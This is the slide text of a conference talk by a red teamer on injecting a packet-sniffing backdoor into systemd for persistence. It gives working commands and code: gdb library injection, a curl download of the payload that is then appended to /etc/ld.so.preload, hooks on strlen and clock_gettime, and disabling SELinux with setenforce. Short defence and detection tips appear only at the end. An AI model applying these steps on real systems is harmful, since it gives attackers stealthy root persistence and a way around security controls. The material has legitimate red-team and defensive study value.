Adventures in systemd Injection

Stuart McMurray

Derbycon ~ September 4, 2019

$ whoami

- Stuart McMurray
- Red Teamer at IronNet
- Unix Nerd
- Twitter: @magisterquis
- Github: github.com/magisterquis
- Not affiliated with Red Hat or systemd

The views expressed in this talk belong to the speaker and do not reflect the official policy or position of any current or past employer.

Process Injection should be done with care. Be sure to consult with appropriate technical, management, and legal advisors before attempting any such activities.

Background

CCDC Practice

Defenders learned to watch the network

`netstat -antp`	->	Can't use TCP
`netstat -peanut`	->	Can't use UDP
`netstat -anp`	->	Can't use a raw socket

Tools I wrote for the practice:
https://github.com/magisterquis/malware

Well, fine, I just won't use a (netstat-visible) socket

Two Options: DNS and Packet Sockets (via libpcap)

  DNS happened later: github.com/magisterquis/dnsbotnet

PcapKnock: github.com/magisterquis/pcapknock

  Sniffs the wire for packets matching a pattern

```
...COMMANDkillall sshCOMMAND...
...CALLBACK192.168.100.123:443CALLBACK...
```

Originally a standalone binary, **turns out they get killed**

Caveat H4x0r

None of the aforementioned tools are weapons-grade. In particular, they have no encryption or authentication. They are suitable for quick PoCs in controlled environments and for exercises, but please don't use them on an engagement and expose your clients to additional risk. DNSBotnet has a `-defang` flag which can be used to safely demonstrate DNS tunneling.

Goal: Run PcapKnock in systemd

Why?

Systemd runs the whole time the box is up

Resilient malware is the way of the future

Are you going to kill init?

Code injection for Linux is relatively unknown

Learn how to inject things into systemd

First Step: Getting Code Running in Another Process

What makes a victim process good for injection?

Be injectable (maybe with `sysctl -w kernel.yama.ptrace_scope=0` or `setenforce Permissive`)

Have permissions to do whatever the injected code does

Be fairly well-coded, stable, and long-running

Not cause wailing and gnashing of teeth if it dies

Good candidates: syslogd, crond, ntpd, journald

Probably the worst candidate: systemd

Easy injection: shove a library into something

Replace

```
    int main(int argc, char **argv) {
```

with

```
    __attribute__((constructor)) void pcapknock(void) {
            pthread_create(...)
```

Compile as a library

```
    cc -o libpk.so *.c -lpthread -fPIC -shared
```

Use gdb to ask the process to load the library:

```
    print (void *)__libc_dlopen_mode("/path/to/libpk.so", 2)
```

Test well, can't (shouldn't) debug on-target

Injected `Hello, World!`

https://asciinema.org/a/266065

Turns out, systemd isn't quite that easy

Every so often, systemd starts something which gets a copy of the library

Solution: `if (1 != getpid()) return;`

Several daemons share systemd's output, debugging output gets funny

Solution: `#ifdef DEBUG`

Don't really want libpcap and other symbols exposed to systemd and its children

Solution: `-fvisibilty=hidden`

The any interface also includes `lo0` and doesn't always exist on !Linux

Solution: `pcap_findalldevs(3)` and more `pthread_create(3)`

Next Step: Persistence

Auto-persistent-injector: `/etc/ld.so.preload`

Write the library to disk

```
    curl -sv https://server/benignthing > /usr/lib/libpk.so.4
```

Ask it to be loaded

```
    echo /usr/lib/libpk.so.4 >> /etc/ld.so.preload
```

Works on Linux and FreeBSD, not OpenBSD

Solaris uses `crle -E`

`LD_PRELOAD=/usr/lib/libpk.so.4 /path/victim_program` also works

Problem: SELinux doesn't like threads

From the `setcon(3)` manpage: A multi-threaded application can perform a `setcon(3)` prior to creating any child threads, in which case all of the child threads will inherit the new context. However, `setcon(3)` will fail if there are any other threads running in the same process.

This won't work:

```
__attribute__((constructor)) int pcapknock(void) {
        ...
        if (0 != pthread_create(...)) {
                dbg("pthread_create"); return -1;
        }
}
```

Idea: wait a bit before starting a thread

It's likely that `setcon(3)` (or `setcon_raw(3)`) gets called early

We'll just wait until a couple of minutes have gone by before starting our thread

Needed: some way to wait a bit and check if the system has been up enough

Failed solution 1: just wait

Let's just check every so often if we've been up enough:

```
for (;;) {
        if (system_up_enough())
                return start_thread();
        sleep(a_bit);
}
```

Unfortunately, this would either need a thread, block `main()`, or require a rework of systemd itself

Failed solution 2: hook a signal handler

"Signal handlers get called every so often, I'll just use one of those. Surely systemd doesn't need its own signal handlers."

```
for (snum = SIGRTMIN; snum <= SIGRTMAX; ++snum)
        signal(snum, start_pcapknock_eventually);
```

Signal handlers in systemd get reset every so often anyway.

Turns out there's a function for that:

```
static int manager_setup_signals(Manager *m) {...}
```

Failed solution 3: hook `clock_gettime(2)`

Good old-fashioned `dlsym(3)` function hook (but no sshd)

```
#define RCG_TYPE clockid_t, struct timespec *
int (*real_clock_gettime)(RCG_TYPE);

int clock_gettime(clockid_t clock_id, struct timespec *tp) {
        if (NULL == rcg)
                if (NULL == (rcg = (int (*)(RCG_TYPE))dlsym(
                    RTLD_NEXT,
                    "clock_gettime"
                )))
                      errx(1, "dlsym: %s", dlerror());
        if (1 == getpid()) start_after_delay();
        return real_clock_gettime(clock_id, tp);
}
```

Failed solution 3: hook clock_gettime(2) (cont'd)


Version script tells linker which symbols to export

```
{
        global:
                *_init*;
                *pcapknock*;
                *clock_gettime*;
        local: *;
};
```

Compile with

```
   -Wl,--version-script=systemd.version
```

Oh dear, sshd and `dlsym(3)` don't work together



Stuart
@MagisterQuis

Current project status: persistence in systemd XOR usable ssh. Choose one.

If I actually get this working I'll submit it as a conference talk.

Failed solution 4: reimplement `memchr(3)`

Really simple function, easy to mooch from OpenBSD

Used the first easy-looking stdlib function which presented itself

```
void *memchr(const void *s, int c, size_t n) {
        if (1 == getpid())
                start_after_delay();

        /* Copy/paste memchr(3) here */
}
```

This works best when `memchr(3)` is actually called`.`

Successful solution: reimplement `strlen(3)`

```
size_t
strlen(const char *str)
{
        const char *s;

        /* If we're systemd, see if we should start
        capturing */
        if (1 == getpid())
                start_after_delay();
        for (s = str; *s; ++s); /* Borrowed strlen(3) */
        return (s - str);       /* Borrowed strlen(3) */
}
```

How do we `start_after_delay()`, anyway?

Use `/proc/uptime` (and don't use `strlen(3)`) to work out if we can start

- Small file, contents something like `34.60 29.12`, first number is uptime

First time hooked function is called, note uptime

- In subsequent calls, calculate difference

Systemd rexecs on reboot, can't use absolute uptime

Guard all of the above with a mutex to ensure idempotency

Minor issue: SELinux doesn't like libpcap

SELinux "protects" systemd from doing things like `pcap_findalldevs(3)`

Solution:

```
system("/usr/sbin/setenforce 0"); /* It was a good try */
if (0 != pcap_findalldevs(&alldevsp, errbuf)) {
        dbgx("findalldevs: %s", errbuf);
        return 1;
}
/* Do something with alldevsp */
system("/usr/sbin/setenforce 1"); /* Politely re-enable */
```

See also: OpenBSD's `chflags(1)`/`securelevel(7)`/`pledge(2)`/`unveil(2)`

It's Working!

Demo

https://asciinema.org/a/266068

Debugging Tricks

Did injection work?

Start a background process which links in libdl

```
free -s 1 >/dev/null &
```

Ask it to load the library and print out an error with dlerror(3)

```
gdb --batch --pid=$(pgrep free) \
        --eval-command='print (void *)'\
                'dlopen("/tmp/hellocat1.so", 2)' \
        --eval-command 'print (char *)dlerror()'
```

What's my injected library doing?

Reopen stderr

```
if (-1 == (d = open("/tmp/e", O_CREAT|O_WRONLY, 0644))) {
        warn("open");
        return;
}
dup2(d, STDERR_FILENO);
```

Watch for errors

```
>/tmp/e && tail -f /tmp/e &
```

tl;dr

Write malware as a library which hooks a common but simple function

Test thoroughly

Get around SELinux

Wait before execution

`setenforce 0`

Inject it manually or use `/etc/ld.so.preload`

Questions?

Notes: `https://git.io/fjhh6`

So, how do you defend against all of this?

How to stop it

1. Rework the kernel
2. Don't let bad guys get root
3. When possible, use OpenBSD's `chflags(1)`, `securelevel(7)`, `pledge(2)`, and/or `unveil(2)`

How to detect it

1. Watch logs (SELinux or otherwise) like a hawk
2. Watch the network
3. Check for strange files, processes, and mapped memory segments